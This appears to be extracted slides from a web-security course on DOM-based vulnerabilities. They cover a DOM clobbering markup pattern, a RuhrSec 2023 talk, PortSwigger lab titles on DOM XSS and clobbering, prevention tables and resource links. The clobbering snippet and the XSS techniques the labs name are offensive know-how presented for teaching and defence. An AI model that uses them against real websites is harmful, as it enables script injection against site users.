
Rules: R1+R5

```
<a id=X><a id=X name=Y>
```

DOM Clobbering

RUHRSEC 2023 | TALK //////////////////////////////////


**EVERYTHING YOU WANTED TO KNOW
ABOUT DOM CLOBBERING (BUT WERE
AFRAID TO ASK)**



SOHEIL KHODAYARI



IT SECURITY CONFERENCE ORGANIZED BY HACKMANIT | BOCHUM



Talk Link: https://www.youtube.com/watch?v=F4Tlyau6j8k&ab_channel=Hackmanit%E2%80%9393ITSecurity

DOM-based Vulnerabilities Labs

 LAB

PRACTITIONER

DOM XSS using web messages →

 LAB

PRACTITIONER

DOM XSS using web messages and a JavaScript URL →

 LAB

PRACTITIONER

DOM XSS using web messages and `JSON.parse` → LAB

PRACTITIONER

DOM-based open redirection →

 LAB

PRACTITIONER

DOM-based cookie manipulation →

 LAB

EXPERT

Exploiting DOM clobbering to enable XSS →


 LAB

EXPERT

Clobbering DOM attributes to bypass HTML filters →

Automated Exploitation Tools

Web Application Vulnerability Scanners (WAVS)



HOW TO PREVENT DOM-BASED VULNERABILITIES?



Preventing DOM-Based Vulnerabilities

The most effective way to avoid DOM-based vulnerabilities is to avoid allowing data from any untrusted source to dynamically alter the value that is transmitted to any sink.

If that is not possible, then a combination of defenses can be put in place:

- Validate data on a whitelist basis, only allowing content that is known to be safe.
- Sanitize or encode data. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding. DO NOT implement your own encoding library. Instead, use an existing well-known secure library.
- To prevent specific DOM-based vulnerabilities, additional defenses must be put in place.

Preventing DOM-Based Vulnerabilities

Attack	Prevention
Open Redirection	Avoid dynamically setting redirection targets using data that originated from any untrusted source.
Cookie Manipulation	Avoid dynamically writing to cookies using data that originated from any untrusted source.
JavaScript Injection	Avoid allowing data from any untrusted source to be executed as JavaScript.
Document-domain Manipulation	Avoid allowing data from any untrusted source to dynamically set the document.domain property.
WebSocket-URL Poisoning	Avoid allowing data from any untrusted source to dynamically set the target URL of a WebSocket connection.
Link Manipulation	Avoid allowing data from any untrusted source to dynamically set the target URL for links or forms.
Web Message Manipulation	Avoid sending web messages that contain data that originated from any untrusted source. When sending cross-origin messages, explicitly specify the target window. Also implement robust measures to verify the origin of any incoming messages.
Ajax Request-header Manipulation	Avoid allowing data from any untrusted source to dynamically set Ajax request headers.
Local File-path Manipulation	Avoid allowing data from any untrusted source to dynamically pass a filename to a file-handling API.

Preventing DOM-Based Vulnerabilities

Attack	Prevention
Client-side SQL Injection	Make sure to use parameterized queries for all database access. It is strongly recommended that you parameterize every variable data item that is incorporated into database queries, even if it is not tainted.
HTML5-storage Manipulation	Avoid allowing data from any untrusted source to be placed in HTML5 storage.
Client-side XPath Injection	Avoid allowing data from any untrusted source to be incorporated into XPath queries.
Client-side JSON Injection	Avoid allowing strings containing data from any untrusted source to be parsed as JSON.
DOM-data manipulation	Avoid allowing data from any untrusted source to be dynamically written to DOM-data fields
Denial of Service	Avoid allowing data from any untrusted source to dynamically pass data into problematic platform APIs.
DOM Clobbering	<p>Check that objects and functions are legitimate. If you are filtering the DOM, make sure you check that the object or function is not a DOM node.</p> <p>Avoid bad code patterns. Using global variables in conjunction with the logical OR operator should be avoided.</p> <p>Use a well-tested library, such as DOMPurify, that accounts for DOM-clobbering vulnerabilities.</p>

Resources

- Web Security Academy – DOM-based Vulnerabilities
 - <https://portswigger.net/web-security/dom-based>
- Web Security Academy – DOM-based Vulnerabilities Labs
 - <https://portswigger.net/web-security/all-labs#dom-based-vulnerabilities>
- Tainted Flow Analysis
 - <https://homepages.dcc.ufmg.br/~fernando/classes/dcc888/ementa/slides/TaintedFlowAnalysis.pdf>
- DOM Clobbering
 - <https://domclob.xyz/>
- An Introduction to DOM Clobbering and It's Applications
 - <https://blog.huli.tw/2021/01/23/en/dom-clobbering/>
- DOM Clobbering Cheatsheet
 - <https://tib3rius.com/dom/>
- RuhrSec 2023 // Everything You Wanted to Know About DOM Clobbering (But Were... , Soheil Khodayari
 - <https://www.youtube.com/watch?v=F4Tlyau6j8k>